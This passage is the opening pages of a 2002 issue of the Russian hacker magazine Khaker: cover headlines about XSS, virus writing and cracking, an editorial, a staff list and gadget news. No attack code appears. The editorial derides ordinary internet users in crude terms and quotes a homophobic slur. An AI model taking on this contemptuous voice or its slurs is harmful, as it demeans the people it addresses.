

ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 06.02 (42)
WWW.XAKEP.RU
Cross Site Scripting
Ломаем клиента через сервер и наоборот
Как работают роботы-убийцы
Технологии вирмейкерства
Сломать за 60 секунд
Имеем разработчиков Disciples 2 в их софтверные дыры
ЗАПАДЛОСТРОЕНИЕ
Простейшее радиоZLO ты можешь собрать на кухне
Языки программирования: история и развитие
Краткий экскурс в историю, которую нужно знать
Жвачка для глаз, или DivX своими руками
MPEG-4 из DVD в Linux'е
Человек: Крис Касперски
«Хакером стать невозможно, им только можно становиться...»
Кодинг
Самый быстрый сканер портов
СНОВА РУБРИКА ЮНИКСОИД!
Пингвинодизайн
MP3-сервер своими /dev/hands
10 ЛЕТ 2002 (game)land
9 771609 101009 06
ЦЕНТРАЛЬНЫЙ ТЕЛЕГРАФ

INTRO

«Хайтек быдло», вот термин, которым можно описать достаточно большую часть молодых пользователей Интернета. За последние 2 года в Инет залезли все, кому не лень и если раньше там собиралась технарская элита, которая изучала новые технологии, обладала блестящим логическим мышлением, была начитана и интеллигентна, то теперь там все. Вован из Южного Бутово тоже подключился, теперь он вечером пьет пиво в подъезде, гадит в лифтах, а ночью лезет в Инет «побазарить в чатах».
Почему то в последнее время умным быть не модно. Модно быть отморозком. Степень крутости обратно пропорционально количеству времени проводимому в трезвом виде. Особый шик - излагать свои мысли 10-15-тью словами, вставляя многозначительное «нах» через каждые два слова. Доказывать свою правоту аргументами - верх неприличия, правильный подход - короткое «это все отстой» и «ты - лох». По прежнему не ослабевает интерес к половым отношениям, причем наиболее корректно высказать свою симпатию девушке фразой «ну че, давай я тя трахну нах». У Вованов особенно актуальна проблема поиска партнера своего пола, судя по количеству в их речи молебных призывов «пидор» и «пидоры». Для того, чтобы сразу стать «своим» в любом чате, нужно начать любое повествование с душещипательного рассказа о том «как мы с Коляном вчера набухались и Колян два раза блеванул прям мне на куртку».
Ты думаешь, что это признаки юношеской закомплексованности и переходного возраста? Я тоже раньше так думал. Но как оказалось, многие такие личности уже давно перевалили за 20-ти и даже за 25-ти летний рубеж своего пребывания на этой бренной планете. Видимо это судьба. Если в Штатах в Инет залезли домохозяйки, то в России в Сеть полезли Вованы. Они не рассматривают Сеть, как источник развития, как апгрейд своих знаний, как доступ к информации. Для них это все очередная модная фишка, как телефон с wap-ом. Эх... грустно, джентльмены. Пришла пора создавать свои, закрытые клубы по интересам. Каналы invite only в IRC и member zone на сайтах (где и размещать форумы). Впрочем, такая практика давно уже существует у всех хакерских/варезных/крекерских групп. И правильно. А быдлу место на idiot.ru, куда мы их с удовольствием и посылаем :). Приятного чтения...

SINtez, главред X

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Сергей “SINtez” Покровский
(sintez@real.xakep.ru)
>Редактор PC ZONE
Михаил “Centner” Михин
(centner@real.xakep.ru)
>Редактор JoyStick
Александр “2poisonS” Сидоровский
(2poisonS@real.xakep.ru)
>Редактор Ferrum
Константин “p0r0h” Буряков
(p0r0h@real.xakep.ru)
>Редактор UNIXOUID
Артем “Cordex” Нагорский
(cordex@real.xakep.ru)
>Корректор
Виталий Петрович
(vp@real.xakep.ru)

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ART
>Арт-директор
KROt (kerel@real.xakep.ru)
>Дизайнеры
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)
Евгений Чарский
Роман Фофанов
Андрей Бондаренко
Маргарита Журавлева

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Помощник руководителя
Емельянцева Ольга
(olgaeml@gameland.ru)
>Менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PUBLISHING
>Учредитель и издатель
ООО “Гейм Лэнд”
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

>Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
http://www.xakep.ru
magazine@real.xakep.ru

Мнение редакции не обязательно совпадает с мнением авторов. Редакция не несет ответственности за те моральные и физические увечья, которые вы или ваш комп можете получить, руководствуясь информацией, почерпнутой из статей номера. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса - преследуем.

Отпечатано в типографии «**ScanWeb**», Финляндия


Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Тираж **75 000** экземпляров.
Цена договорная.


Мы всегда открыты для контактов. Если у вас возникло желание написать нам материал, пожалуйста, обращайтесь к соответствующему редактору.



WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.


CHERRY

!!! Алекс Целых (News@real.xakep.ru)



Сторожевой робопес

Вскрытие покажет

Студент из университета Флориды соорудил бешеную установку для вскрытия пивных бутылок. Пожарной расцветки робот на резиновых колесах, не стесняясь, разъезжает по столу или стойке бара. Сблизившись с "объектом", он плотно зажимает вспотевшую бутылочку промеж железных ног и нахлобучивает открывашку. Одно ловкое движение - крышка взмывает под самый потолок. Универсальному механизму поддаются как крышки с резьбой, так и стандартные "кепки". Отдав честь, робот ставит бутылку на место и отъезжает в сторонку - теперь дело за хозяином. Конструкция машины насчитывает 150 деталей и 60 метров медного провода. Изобретатель корпел над проектом долгие 4 месяца. В целях калибровки и испытаний в жертву было принесено 134 бутыля.

Молчит моя гитара

Компания Yamaha пополнила линейку ультрамодных электроинструментов "бесшумной" гитарой SLG100N. Новинка придется по душе тем, кто любит пощипать семиструнную посреди ночи в тесной комнатушке многоэтажки или общаги. В корпус гитары встроен усилитель с цифровым процессором и входом для наушников. Нейлоновые струны не нарушают тишины, издавая мягкий насыщенный звук в унисон с храпом соседей. Багдад может спать спокойно! К чести музыканта, "умная" начинка может воспроизвести акустику самых различных помещений - от лучших концертных залов мира до Горбушки и открытого неба Вудстока. Сочную перкуссию обеспечивает вход для внешнего CD-плеера или магнитофона. Тактичная гитара продается по цене 700 долларов.

С дрожью в голосе

Американские инженеры представили рабочий прототип резинового мобильника, передающего вибрации на расстоянии. Идея проекта - добавить реализма телефонному общению. Трубки фиксируют силу, с которой их сжимает звонящий, и посредством легкой вибрации создают аналогичные ощущения у собеседника. Язык вибраций имеет все шансы снискать не меньшую популярность, чем текстовые сообщения: людям нравится нарушать границы реальности.

Семейная радиостанция

Миниатюрную радиостанцию, вещающую в пределах квартиры, представила американская компания First International Digital (www.myirock.com). Адаптер iRock 300W размером с брелок через выход для наушников подключается к любому источнику звука, будь то звуковая карта твоего писюка, cd-, mp3- или аудиоплеер. Вещание ведется на волнах УКВ-диапазона 88.1-88.7MHz. Мощность радиопередатчика настолько мала, что уверенный прием происходит в радиусе только 10 метров, что не создает неудобств для окружающих. Между тем домашняя и автомобильная магнитола ловят сигнал на ура. Удиви тусу круглосуточным радиомарафоном из композиций исключительно в честь себя любимого. Непрерывное время работы от двух пальчиковых батареек - 20 часов. Цена устройства в интернет-магазине - около 30 долларов.

Мне без очереди

Компания Qinetiq применяет военные технологии для уменьшения очередей в супермаркетах. Магазины оборудуются системой металлопечати, обычно используемой для маркировки самолетов. В мирном применении она позволит разом обсчитывать тележку, доверху набитую продуктами. На то, что вручную кассирша будет "пробивать" полчаса, гигантскому сканеру потребуется несколько секунд. Из кассового аппарата выскочит подробный чек с разбивкой по товарам. Домой покупку можно забрать прямо в контейнере, повторяющем очертания тележки, то есть отпадает нужда в бесчисленных пластиковых пакетах. Вскоре технология станет доступной небольшим супермаркетам в провинции.

Кондиционер на шею

Этим летом хит американских прилавков - персональные кондиционеры. Извращенное сознание проводит параллель с садомазохистскими ошейниками, но ничего "такого" нет. Устройства в виде легких незамкнутых колец цепляются на шею, чтобы согреть в холод и освежить в жару. Зимой под одеждой гуляют теплые инфракрасные лучи. Очень кстати, например, если на улице холодно и нет возможности подвигаться, чтобы согреться. Летом камеры устройства заполняются дистиллированной водой, и силою тихого моторчика вентилятор обдувает тело влажным воздухом. Охлаждающий эффект незаменим для людей, трудящихся в жаркую погоду на улице или в душном помещении, например, в пекарне. Кондиционер работает от сетевого адаптера либо от батарейки в специальном контейнере на поясе. Бонус при покупке - миниатюрный вентилятор. Цена новинки в России - 120 долларов.

Патриотичные роботы

Японская компания Tomy выпустила серию патриотичных игрушек-роботов. Среди миниатюрных домашних питомцев из пластмассы: кошки, собаки и медведи всевозможной раскраски. Они бегают по столу, весело подмигивают, рычат, гавкают и мяукают. Кроме того, игрушки реагируют на голос владельца и распевают национальные гимны. По задумке производителя, в какой стране кроха была куплена, та мелодия и прозвучит. Для того чтобы собрать полную коллекцию, придется объездить весь земной шар. Симпатяги продаются по цене 10 долларов за штуку.

NEXT

!!! Алекс Целых (News@real.xakep.ru)

Полистаем ноутбук

Компания Estari представила ноутбук с двумя экранами. Устройство создает иллюзию традиционного разворота печатной книги. Специальное программное обеспечение позволяет просматривать две страницы документа одновременно, читать с обоих дисплеев либо листать книгу на одном и по ходу чтения делать пометки на другом. Новая конструкция, по словам разработчиков, сильно облегчает чтение и улучшает восприятие информации.

Резиновый напарник

Американская компания Safe-T-Man освоила выпуск резиновых напарников в мужском обличии. Как утверждают разработчики, держать под рукой куклу намного безопаснее, чем обходиться без нее. В пустом доме она создает ощущение круглосуточной охраны, развлекающейся чтением журналов у торшера. Усади куклу на сиденье автомобиля, и у окружающих возникнет впечатление, что рядом с вами крепкого телосложения сопровождающий под 180 см ростом. На деле манекен выполнен из качественного винила, весит всего 3 кг и приводится в рабочее состояние при помощи насоса. К покупке прилагается тюбик с клеем на случай аварии, а также занимательная брошюрка с предостережениями, инструкциями по покупке одежды и прочими советами. В частности, настоятельно рекомендуется облачить напарника в рубашку, штаны и туфли определенных размеров, приобрести для него солнечные очки и кепку. Голову надо слегка поворачивать к сидению водителя, будто Safe-T-Man разговаривает с тобой. Кукла сослужит добрую службу рабочим ночной смены, студенткам и всем, кто возвращается домой с темнотой. Изобретательные водилы применяют куклу на американских шоссе с бешеным движением, где существуют специальные полосы для машин 